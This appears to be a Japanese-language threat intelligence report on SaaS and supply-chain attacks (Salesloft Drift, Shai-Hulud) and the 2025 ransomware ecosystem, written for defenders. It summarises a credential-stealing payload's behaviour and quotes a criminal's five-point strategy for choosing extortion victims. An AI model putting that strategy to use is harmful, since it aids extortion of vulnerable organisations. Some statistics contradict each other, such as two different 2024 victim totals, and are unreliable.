スリップストリームの悪用 ―― システム全体のリスクとしてのサプライチェーンとSaaS

攻撃者は信頼されたサードパーティの依存関係の流れに便乗する形で展開しており、多くの場合、初期アクセス獲得のためにアイデンティティ起点の攻撃を使用しています。SaaSスプロールとサードパーティ依存により、攻撃がほぼ抵抗なく拡散する経路が形成されます。相互に接続したクラウドを中心とした世界においては、信頼を静的な仮定ではなく動的なアタックサーフェスとして扱う組織こそが優位に立ちます。クラウドおよび接続する製品に対する攻撃は依然として最大の懸念です。リーダーの約3分の1が、組織の対応が最も進んでいないサイバー脅威のトップ3にこの攻撃をランク付けしています[37]。脅威アクターがSaaSおよびサプライチェーンの依存関係を悪用するにつれて、レジリエンスは現代の企業を支える全ての接続を特定・検証し、継続的に調整する能力に左右されるようになります。

現代のサプライチェーンは、今やSaaSエコシステムの奥深くまで広がっています。信頼関係、組み込み統合、ネストされたサービスプロバイダーによって、広範かつ不透明なアタックサーフェスが生じ、攻撃者はこの領域を悪用してアクセス権を獲得・維持し、拡大します。SaaSおよびAIオートメーションの普及に伴い、頻繁で自動化された変更、信頼できるリンクの拡大によって設定と権限のドリフトが発生し、広範囲に及ぶ検出困難な攻撃経路を生み出す可能性があります。サードパーティのコネクター、開発者アカウント、マネージドサービスの関係は、依然としてアイデンティティレイヤーと広範なクラウド・サプライ・チェーンの両方におけるリスクの高い侵入経路となります。

これに対抗するために、組織はアイデンティティ、信頼、統合がSaaSのアタックサーフェス全体でどのように機能するのかを理解する必要があります。OAuthアプリケーション、ワークフロー自動化、サードパーティコネクターなど、リスクの集まる場所をマッピングすることで、的を絞った防御が可能になります。攻撃者が正当な活動と悪意ある活動の間の流れを巧みに悪用する中、制御を維持するには、アイデンティティ、クラウド、ベンダー管理戦略を整合すると同時に、継続的に信頼関係を検証することが不可欠です。

SaaSエコシステムでの脅威アクターの動向

現代のエンタープライズアーキテクチャは、アイデンティティ、コラボレーション、データ管理、さらにはセキュリティオペレーションまでSaaSエコシステムに大きく依存しています。この集中化によって効率は上がりますが、システム全体のリスクも少数の外部制御プレーンに集中します。脅威アクターは最小限のラテラルムーブメントで影響の大きい侵害を達成するために、これらの制御ポイントを狙う動きを強めています[38]。アイデンティティ、統合、およびオートメーションは現代の企業をつなぐ基盤となっており、それゆえに、信頼できる依存関係を悪用しようとする脅威アクターにとっては最も強力な攻撃を加速させる要因となります。

図表3　SaaSのセキュリティリスク：連鎖する障害と全体的なリスク露出

連鎖する障害点としてのアイデンティティプロバイダー
中央集権型のアイデンティティプロバイダーでの侵害がフェデレーション連携されたSaaSアプリケーション全体にわたって放射状に広がる可能性があり、広範囲に及ぶ侵害が可能になります。

→ **フェデレーション連携されたSaaSアプリ**
（CRM、HR、コラボレーションなど）

大量データ窃取の標的としてのSaaSデータプラットフォーム
データプラットフォームによって顧客データ、財務データ、および業務データが一元化され、APIレベルの大量データ窃取のリスクが高い標的となります。

→ **大量データ窃取**
顧客データ
財務データ
運用データ

不透明な信頼経路を生み出すAPI統合
過剰な権限が付与されたOAuthアプリ、アンマネージド・サービス・プリンシパル、クロステナントのワークフローによって、検知されにくい権限昇格が可能になります。

→ 過剰な権限が付与されたOAuth
→ アンマネージドプリンシパル
→ クロステナントのワークフロー
→ **検知されにくい権限昇格**

システム全体のリスクを増幅するサプライチェーンの依存関係
ベンダープロバイダーは多くの場合、再委託先、ネストされたクラウドサービス、オープンソースコンポーネントの独自のチェーンに依存しており、上流および下流の攻撃起点を攻撃者に複数提供しています。

→ **ベンダー** → **再委託先** → **ネストされたクラウドサービス** → **オープンソースコンポーネント** → **複数の攻撃起点**

露出を広げるAI対応SaaSツール
生成AIおよびコラボレーティブAIのツールにより、インデックス化、共有、プロンプト操作、制御されていない「シャドーAI」の使用を介してデータ流出のリスクが高まります。

→ データ流出
→ プロンプト操作
→ シャドーAIの使用

制御プレーンへの依存をもたらすSaaSが提供するセキュリティツール
クラウドベースプラットフォームでの1件のサービス停止または侵害により、アイデンティティ、エンドポイント、ネットワークテレメトリーにわたって複数の盲点が同時に生み出されます。

→ アイデンティティの盲点
→ エンドポイントの盲点
→ ネットワークテレメトリーの盲点

サプライチェーンの依存関係：業界全体にわたる構造的リスク

多くの場合、エンタープライズシステムは複雑なベンダーエコシステム（ネストされたクラウドプロバイダー、マネージド・サービス・パートナー、オープンソースライブラリー、マーケットプレイス拡張機能）の上にあります。この階層型アーキテクチャーにより、全体的なリスク露出が生じ、上流のサプライチェーンでの1件の侵害が組織での多重の運用停止を招く可能性があります。

> 攻撃者はベンダーの信用とSaaSプラットフォームの広範囲に及ぶ相互接続を悪用し、従来のセキュリティ制御をいとも簡単に回避します”

防衛業界と重要インフラのサプライチェーンに影響をもたらす侵害において、脅威アクターは多くの場合、主要組織に対する直接攻撃ではなく、貴重なプロジェクトデータ、認証情報、またはアクセス経路を保持する組織（サードパーティ請負業者、クラウドプロバイダー、統合パートナーなど）に対する目立たない侵害から開始します。侵害されたデータに「非機密」と分類されている場合でも、往々にして攻撃者が恐喝、犯罪市場での販売、諜報、標的化、後続の詐欺に再利用可能な入札書類、アイデンティティスキャン、運用上の知見、または通信が含まれます[39]。

ケーススタディ：Salesloft Driftに対する攻撃の下流への影響

2025年8月、金銭目的の脅威アクターWhite Dev 219（別名UNC6040、Scattered LAPSUS$ Hunters）は、テクノロジープロバイダーであるSalesloftのDriftを標的としました。攻撃の間、この脅威アクターはSalesloftのGitHubリポジトリーを侵害し、Driftのアプリケーションに関連するOAuthトークンを窃取することで初期アクセス権を獲得しました[40]。次に、このアクセス権を利用して、非常に多くの下流組織（複数の主要なテクノロジー企業やサイバーセキュリティ企業を含む）のSalesforceインスタンスからデータが窃取されました[41]。この脅威アクターはアカウントや連絡先などのSalesforceオブジェクトを明確に標的とし、他のクラウド環境（Amazon Web Services〈AWS〉など）へ展開するための認証情報を探しました[42]。White Dev 219のオペレーターを名乗る人物が侵入に対する犯行声明を公表し[43]、SalesloftのDriftに対する侵入によって侵害された企業の少なくとも1社が、脅威アクターのTelegramチャンネルで言及されていました。

Salesforce環境を標的にした脅威アクターの確立された攻撃実績、インシデントのタイミング（初期のSalesforceキャンペーンと同時に発生）に基づき、私たちはWhite Dev 219がSalesloftの Driftに対する攻撃に関与していた可能性が高いと判断しています。さらに、White Dev 219は、Gainsightに対する後続の侵害（White Dev 219による侵入）がSalesloftのDriftに対する初期の侵害によって可能になったと公表しました[44]。

この侵入の副次的影響および後続の影響は、サプライチェーン侵害の連鎖的影響を浮き彫りにしています。また、その余波として、影響を受けたパートナーシップ全体にわたって機密性の高いトークンの広範な見直しとローテーションが行われました。

ケーススタディ：Shai-Hulud - 不透明な経路と大きな影響

企業がSaaS間連携への依存度を強めることで、アタックサーフェスが複雑かつ不透明になる傾向が顕著になります。過剰な権限が付与されたOAuth、アンマネージド・サービス・プリンシパル、脆弱なコネクターによって、脅威アクターにとって理想的な侵入ポイントが生まれます。

その典型例が、2025年9月に発生したノード・パッケージ・マネージャー（NPM）を標的とするShai-Huludサプライチェーン攻撃です。このセキュリティ侵害により、600を超えるNPMパッケージと40の開発者アカウントが影響を受けました[45]。

感染の連鎖によって、バンドルされているJavaScriptペイロードがインストール中に実行され、次の動作を行いました。

- システム情報と環境変数を収集
- 正規のシークレットスキャンツールTruffleHogを展開
- GitHub、NPM、AWS、Azure、Google Cloud、Atlassian、Datadogの認証情報を窃取
- 窃取したシークレットを含むGitHubのパブリックリポジトリーを作成

2025年11月、第2波としてShai-Hulud 2.0が出現し、プレインストール段階でマルウェアを実行しました[46]。これらのインシデントは、侵害された1つの統合ポイントがどのように開発のエコシステム全体に急速に被害が拡散し得ることを浮き彫りにしています。

サードパーティリスク管理の重要性

このような脅威に対抗するために、組織はサードパーティリスク管理（TPRM）プログラムの一環としてソフトウェア部品表（SBOM）を使用することが推奨されます。SBOMは、ソフトウェアコンポーネントと依存関係の構造化されたインベントリーであり、サードパーティのライブラリーやオープンソースライブラリーが含まれています。前述のケーススタディで述べたようなサプライチェーンのインシデントにおいて、共有ライブラリーやSaaS連携、ベンダープラットフォームが侵害されたときに組織が危険にさらされているかどうかを、この可視性によって判断しやすくなります。この機能はサードパーティのリスクや依存性のリスクに焦点を当てるため、複数の規制の意図に厳密に従っています。

デジタル・オペレーショナル・レジリエンス法（DORA）[47]およびNetwork and Information Security Directive 2（NIS2指令）[48]は両方とも、サプライチェーンガバナンス、脆弱性の取り扱い、重要サービスプロバイダーの監督を強調しています。その全てがSBOMによってもたらされる透明性で強化されます。さらに、他の規制された製品環境（FD&C法〈連邦食品医薬品化粧品法〉の524B項の下など）において、医療機器のソフトウェア構成を示すためにSBOMが明示的に要求されています[49]。

同様に、カスタムソフトウェアおよび組み込みサードパーティコンポーネントのインベントリー維持に関するPayment Card Industry Data Security Standard（PCI DSS）v4.0の要件は、SBOMのプラクティスを直接参照しています[50]。これに対し、インド証券取引委員会（SEBI）[51]やシンガポール金融管理局（MAS）[52]などの金融規制当局は、複雑なベンダーエコシステム全体にわたるテクノロジーのリスク露出を理解することを組織に期待しています。フレームワークでSBOMが明確に要求されない場合でも、一貫して同じ結果（迅速かつ徹底した対応を可能にするためにソフトウェアの依存関係を理解すること）を促しています。

重要戦略としてのSaaSエコシステムの保護

現在、SaaSエコシステムとデジタルサプライチェーンは高速で動作する信頼できるネットワークとして稼働しています。SaaSスプロールの加速に伴い、攻撃機会も拡大します。個別の侵害からエコシステム全体の侵害への移行に際して、防御アプローチの再構築が必要となります。

このような環境下で常に一歩先を行くには：

1

信頼関係を可視化し、検証する

重要なOAuthアプリ、コネクター、アイデンティティの依存関係がどこにリスクを集中させているのかを理解します。

2

アイデンティティ、クラウド、ベンダー管理戦略を整合する

IAM、クラウドエンジニアリング、調達、セキュリティオペレーション全体で連携を行い、統合ドリフトによって生じる盲点を削減します。

3

SaaSコネクターおよびサードパーティのアクセス経路を監視する

OAuthスコープ、サービスプリンシパル、保存された秘密、開発者アカウントを継続的に評価します。

4

APIおよび連携部分のアタックサーフェスを堅牢化する

トークンに最小権限を適用し、認証情報を頻繁にローテーションし、同意ガバナンスを徹底し、クロステナントアクティビティを監視します。

5

クラウドを介して伝播するインシデントに備える

インシデント対応と事業継続計画は、オンプレミスのシステムだけでなく、SaaSおよびサプライチェーンの侵害を考慮する必要があります。

6

自組織のエコシステムに合わせて脅威インテリジェンスを整備する

有名な脅威アクターだけでなく、自社の業界、地域、SaaS利用範囲に最も関連性の高い一般的なツール、テクニック、手順（TTP）に焦点を当てます。

フルスロットル ―― ランサムウェアとサイバー犯罪のエコシステム

コモディティ化したサイバー犯罪のエコシステムは、これまで以上に活発かつモジュール化が進んでおり、スピード、オートメーション、そしてツールや機能をサービスとして提供する「as-a-Service」市場の拡大を背景に成長しています。脅威アクターの動機によらず、経営層の25%以上が報告したところによると、過去3年間で最も被害の大きいデータ侵害を受けた組織では100万米ドル以上の費用がかかったとのことです[53]。侵害に対抗する戦略を見直しているセキュリティリーダーにとっては、金銭を動機とする脅威アクターが依然として優先的に意識されています。オンプレミス環境かクラウド環境かを問わず、インテリジェンスをテレメトリーとして扱い、防御を継続的に調整し、ランサムウェアとデータ窃取型の恐喝の両方に備える組織こそが優位に立ちます。

主要なランサムウェア脅威アクターに対する影響力の高い法執行行為によって、ランサムウェアのエコシステムが分断され、脅威アクターの約束に信頼性がないことが露呈しました（身代金が支払われたら盗んだデータを削除するという約束を脅威アクターが反故にするなど）。私たちは世界中でのインシデント対応の業務に基づき、身代金を支払っているランサムウェア被害者の割合とランサムウェアの支払い額の両方が全般的に低下していることに注目しています。ただし、ランサムウェアの脅威情勢は進化し続け、それと同時に脅威アクターの活動と拡散のテンポが高い水準で維持されており、2025年には、規模と複雑さの両面で著しい上昇がありました。2025年末までに、135のランサムウェア脅威アクターが7,635件以上のリークサイト被害を記録したことが明らかになっており、この数字は、2024年の全期間にわたって92のランサムウェア脅威アクターが記録した4,837件の被害をはるかに上回っています[54]。ランサムウェアは、2025年もクライアントの懸念の上位2つに入りました。このデータはPwCメンバーファームから集められた知見に基づいており、活動の中断や規制上のエクスポージャーの可能性があるというのが、その懸念の理由のようです。

情報窃取マルウェア（別名インフォスティーラー）の製品が複数のダークウェブ上のフォーラムに集約され始め、Lumma、Vidar、StealCといった有名なマルウェアファミリによる目に見える活動が大幅に減少しています。このような動きになったのは、法執行機関による中断、組織による技術的な対策、犯罪の経済構造の変化といった複合的な要因が関係しています。窃取された認証情報の数が急激に減少した一方で、インフォスティーラーを取り巻く環境自体は依然としてレジリエンスと適応性があります。2025年12月時点で、約300万件のログがLumma、Vidar、Acreed、StealC、RisePro、Rhadamanthysなどのインフォスティーラーによってロシアの闇市場で公開されています[55]。

> 防御側は、2026年中にランサムウェアの戦術が多様化し、隠密性の高い認証情報窃取の方法へと移行するとともに、金銭を動機とする攻撃が拡大・高速化すると想定しておく必要があります。その例として挙げられるのが、カスタムスティーラーです。カスタムスティーラーは、プライベート性の高い、あまり目につかないチャネルで限定的に流通されます”

私たちが注目したスティーラーはKoiです。Koiは脅威アクターWhite Dev 192が運用するクローズドループのマルウェアファミリです。このかつての商用インフォスティーラーは2018年にアンダーグラウンドフォーラムで販売され、2020年に競売に出され、その後、Malware-as-a-Service（MaaS）のエコシステムではあまり目にすることのない非公開の機能へと進化しました。詳細については、ブログ「From KPOT to Koi: The privatisation of a stealer family」を参照してください。

名の知れた攻撃から高速の犯罪サプライチェーンへ

サイバー犯罪のエコシステムは増殖型なのが特徴です。また、細分化されていながらも相互に接続した市場として拡大し続けています。名の知れた主要なRansomware-as-a-Service（RaaS）オペレーターとインフォスティーラープログラムによって生じた空白を埋めているのは、多くの場合、技術的にあまり高度でないグループと、特別な製品とのその場限りの連携、サプライチェーンの緊密なつながりです。個別には、それぞれによる被害が限定的ですが、一緒になることで「death by a thousand cuts（千の切り傷による死）」の状況を生み出します。つまり、分散された永続的な脅威が、組織にとってシステムレベルの持続的な高リスクとなります[56]。

金銭を動機とする脅威アクターの構造、機能、および意図は分裂し続けており、機会的詐欺および基本的なランサムウェアキャンペーンをはるかに超えて進化しています。現代のサイバー犯罪者は、次のような組織化された犯罪サプライチェーン内で活動しています。

- 認証情報の窃取、アイデンティティの侵害、アクセスブローカリングを収益化する
- 情報窃盗マルウェア、自動化、成熟したアフィリエイトネットワークを介して拡張する
- 事実上ほぼ全てのバイヤーにツール、インフラ、専門知識を提供することで、参入障壁を低くする

これは、個別に実行されていたソーシャルエンジニアリング攻撃、コモディティ型マルウェア、攻撃的ツールが、アイデンティティレイヤーの悪用、MaaSモデル、共有された恐喝戦術の調整されたキャンペーンに進化したことを示します[57]。さらに、ユーザー基盤全体にわたる技術スタックレイヤーの専門化、組織的犯罪、迅速な運営の適応への自然な進展も反映しています。技術がますます高度化し、武器としてのAI利用が進んでいるのです[58,59]。防御側にとっては、犯罪エコシステムの過密化によって、特定の脅威アクターやペイロードの予測が非常に困難になりました。この問題は、サイバー犯罪エコシステム内で脅威アクターのアフィリエーションの流動性が高まったことにより、さらに複雑化しています。多くの活動はグループに明確にマッピングできなくなり、代わりに個人、短期のコラボレーション、あるいはツール、インフラ、スパイ技術への共有アクセスによる緩やかなネットワークを反映するようになりました。この結果、これらの脅威アクターのアトリビューションはさらに困難になっています。

例えば、Scattered Lapsus$ Hunters（別名White Dev 219）の活動を表す公開情報は、このダイナミクスを明確に示しています。その活動は単独の脅威アクターや安定した脅威グループを表すものではなく、個人が重なり合っている可能性があります。結果としてこの脅威アクターへのアトリビューションは不正確または融合的になることがあり、特定のアトリビューションが不可能または有用でなくても、基盤となるTTPや識別パターンをさらに深く分析する必要性が高まります。

Virus Bulletin 2025カンファレンスにおいて、私たちのチームは、特にサイバー犯罪空間で、脅威アクターが第1段階ローダーとして定期的にJavaScriptを悪用し、ペイロードをフェッチして実行する方法を示しました。私たちは、インシデント・レスポンス・ケースを通して、GootloaderやQBotなどの従来のマルウェアから、2025年に確認されたSocGholish（別名FakeUpdates）などまで、数多くのキャンペーンにわたる機能について多様なレベルの高度化を確認しました。これらの悪意あるJavaScriptサンプルは、一般的に高度に難読化され、マイナーな変異を伴い大量複製されるため、手動の分析では速度が落ち、誤りが生まれやすくなっています。私たちは、特にStrelaStealerキャンペーンで第1段階ローダーとして使用されているビーコンとC2インフラに関して、JavaScriptマルウェアサンプルの難読化を解除し、IoC（Indicator of Compromise）を抽出する方法を共有しました。また、6,000を超えるサンプルの難読化を自動解除し、それらのC2アドレスを最初の1つから自動抽出することができたため、両方のクライムウェアに量的に取り組んでいるテクニカルアナリストやチーム向けにその方法を共有しました。隣接分析での着想を求めている人々にも、コンパイラーレベルの難読化解除が役立つ可能性があります。

サイバー犯罪そのものを動機とする脅威アクターと、ロシアや北朝鮮を拠点とする脅威アクターとの境界線は、ますます不明瞭になっています。いくつかの脅威アクターは、ツール、インフラ、アクセスの獲得のためにサイバー犯罪エコシステムに一貫して依存していることが明らかになっています。北朝鮮を拠点とする脅威アクターはコモディティ型マルウェア、窃取した認証情報、ランサムウェア関連のテクニックを活用して、収益を生み、アクセスを獲得しています。一方、ロシアを拠点とする脅威アクターは、以前から広範な戦略的利益に沿ったサイバー犯罪活動を有効化しています。例えば、2024年10月に西側当局はロシアの情報部員とEvil Corpとの関係を突き止めました[60]。

2025年を通して、私たちは複数の金銭的動機に基づく脅威アクターが、法執行機関、政府機関、重要な通信プロバイダーからデータを盗んで収益化しようとするのを確認しました。これらの攻撃の多くは恐喝を当初の主目的としていたかもしれませんが、アイデンティティレコード、捜査資料、通信メタデータ、内部運営情報など、含まれるデータの性質から政府または国家系のアクターも興味を抱く可能性があります。このデータは脅威アクターにとって、ランサムウェアの身代金交渉が行き詰まり、支払いの可能性が低くなった場合の収益化に向けたコンティンジェンシープランとして機能する可能性もあります。さらに、地政学的緊張によって、ランサムウェア脅威アクターには被害者から身代金を巻き上げたり、他の金銭的動機に基づく脅威アクターに情報を売りつけたりする機会だけでなく、抽出したデータを他の動機を持つ第三者に売りつける機会も生まれています。このシナリオからは、政府または国家系の脅威アクターや産業スパイ目的の脅威アクターが恩恵を受ける可能性があり、金銭的動機に基づく脅威アクターと他の動機を持つ脅威アクターが交わる可能性を浮き彫りにしています[61]。

例えば、2025年9月に、Scattered Lapsus$ Hunters（別名White Dev 219）はTelegramチャンネルを介して、アジア太平洋地域と中東地域の政府および通信組織へのアクセスとそのデータをアドバタイズしました。同時に、法執行機関システムへのアクセスとゼロデイ脅威の販売も主張しています。この活動は戦略的価値のあるデータを保持するセクターへの注力を示すものです[62]。国家系の脅威アクターがこれらの活動を指図した兆候はありませんが、こうしたデータの標的設定とアドバタイズは、インテリジェンス関連のデータセットがサイバー犯罪エコシステム内の各部で緊急の収益化経路となるシナリオをサポートしています。

攻撃数や財務上の損失は記録的な水準であるにもかかわらず、今日のサイバー犯罪エコシステムは収益競争が激化しています。参入する脅威アクターは増えているのに、身代金要求に応える組織は減少しているからです。この収益面の圧力に対抗すべく、多くの脅威アクターが標的の選択方法と被害者との関わり方の戦術に磨きをかけており、何年か前に見られたような見境のない標的設定に頼るのではなく、身代金を支払う可能性の高い組織の特定に重点を置くようになりました。2025年11月に、私たちは脅威アクターが収益率を上げる方法にフォーカスしたアンダーグラウンドフォーラムの議論を特定しました[63]。この議論の一部で、Perjury7764というエイリアスの脅威アクターが、恐喝による支払いを得るための「脆弱性の五本柱」として以下の戦略を発表しています。

表1：「脆弱性の五本柱」による恐喝戦略

評判	スキャンダルやPR危機に直面している組織に集中する。さらにネガティブな注目を集めることを避けるために支払うことが考えられる。
財務	財務的圧迫（一時解雇、合併、株価下落）を受けている企業を探し出す。公開情報からのインテリジェンスを使用して標的を特定する。
運営	サイバーセキュリティが弱い、インシデント対応の質が低い、またはリカバリー計画が制限されている組織を標的とする。こうした組織はパニックに陥りやすく、すぐに支払いに応じると考えられる。
リーダーシップ	リーダーシップの分裂や内部闘争の兆候を見つける。これによって組織がプレッシャーの影響を受けやすくなっている可能性がある。
タイミング	ストレスの生じる時期（休日、製品ローンチ、財務報告のサイクル）に攻撃を開始して、組織の動揺を利用する。

RaaS脅威アクターも支払いの可能性を最大化するために恐喝のプレイブックを洗練化していますが、1つの大きな収穫を追うのではなく、多くの場合は小規模で高頻度の身代金で満足しています。大組織ではセキュリティ体制の強化が進んでおり、身代金が支払われないケースが一般化してきたためだと思われます。


法規制による圧力も、ランサムウェアの支払いダイナミクスや脅威アクターの振る舞いをさらに形作っている可能性があります。英国などでのランサムウェアへの支払いを制限または禁止する提議[64]や、オーストラリアなどの国々での既存の報告要件[65]により、ランサムウェア活動の収益化フェーズにはさらなる摩擦がもたらされる可能性があります。ランサムウェアへの支払い機会が制約されてくると、RaaSの運営者やアフィリエイトは、高速で低額の示談や代替の収益化方法に適した恐喝テクニックを採用したり、盗んだデータを販売したりして、収益を生み続けることになるでしょう。

> 2026年には、ランサムウェアの脅威アクターが被害者組織に恐喝の支払いを強要するために、新しい方法を試すのを目にする可能性があります。サイバーセキュリティ体制が成熟してきた組織が増え、規制環境の高度化も進んでいるからです”

2025年に得られたランサムウェアの知見 - リークサイト数

2025年にランサムウェアリークサイトの活動は大幅に上昇し、数量と複雑さの両面でこれまでの記録を上回っています。月間被害者数は2025年3月に858でピークを迎え、2024年の同時期と比較して176%増大しました。2025年12月までに、脅威アクターによるランサムウェアリークサイトには7,635の被害者がリストされ、2024年の総被害者数である4,827を超え、2024年から2025年にかけて58%という圧倒的な増加率を示しています[66]。


図表4　ランサムウェアリークサイトの被害者数（2024年と2025年の比較）



SANS Ransomware Summit 2025で、私たちのチームはランサムウェアリークサイトのデータに関する綿密な分析を発表しました。これは直接入手したテレメトリー、独自のコレクション、世界中のPwCインシデント・レスポンス・エンゲージメントからの知見によって強化されたものです。

アクティブなランサムウェア脅威アクターの数は毎年2倍以上に増えており、2024年に92だったRaaSの個別プログラム数は、2025年には135になっています。この爆発的な増加は、多数の脅威アクターが活動全体をそれぞれ適度に共有している状態の断片化された競争的なエコシステムであることを反映しています。新しく登場したThe GentlemenなどのRaaSプログラムは、高度な運営上のセキュリティと競争力の高いアフィリエイト収益の共有構造を備えており（The Gentlemenの場合は90%、私たちがWhite Atlantaとして追跡）、混み合った市場から経験値の高い運営者を引き付けるように設計されています[67,68]。さらに、伝えられるところによると、LockBit（別名White Janus）、Qilin（別名White Kore）、DragonForce（別名White Dragon）などの確立した脅威アクターは、自称「連合カルテル」を形成し、協力体制を正式に発動して収益を最大化しています[69]。このことは、犯罪市場の構造が成熟化し、混沌とした競争状態から戦略的パートナーシップへと移行していることを示唆しています。

図表5　ランサムウェアリークサイトの被害者数と、被害者をリークしたランサムウェア脅威アクター数の比較（2020～2025年）



確認された恐喝戦術については、データ暗号化が中心的ではあるものの、2025年にはデータ窃取型の攻撃が目立って使用されています。特にヘルスケアなどの業界では、データの機密性のみが十分なレバレッジをもたらすからです[70]。さらに、脅威アクターが、AWS S3バケットを暗号化するCodeFinger（White Dev 248として追跡）などのクラウドインフラを集中的に標的とする場面が明らかに増大しました[71]。この戦術は、クラウドホスティングのデータはレジリエンスがあり、セカンダリーバックアップ、スナップショット、またはマルチリージョン複製によって容易にリカバリー可能だという従来のリカバリー想定を直接的に無効化します[72]。

表2：2025年の上位10業界のランサムウェアリークサイトの被害者数と、2024年の被害者数との比較

	上位10業界	2024年の被害者数	2025年の被害者数	2024年からの増加率（%）
1	製造業	711	943	33%
2	専門サービス	552	788	43%
3	建設	452	691	53%
4	消費者市場	71	570	703%[73]
5	テクノロジー	381	549	44%
6	ヘルスケア	370	488	32%
7	小売	338	429	27%
8	法律	210	405	93%
9	ホスピタリティ&レジャー	124	272	119%
10	運輸	143	240	68%

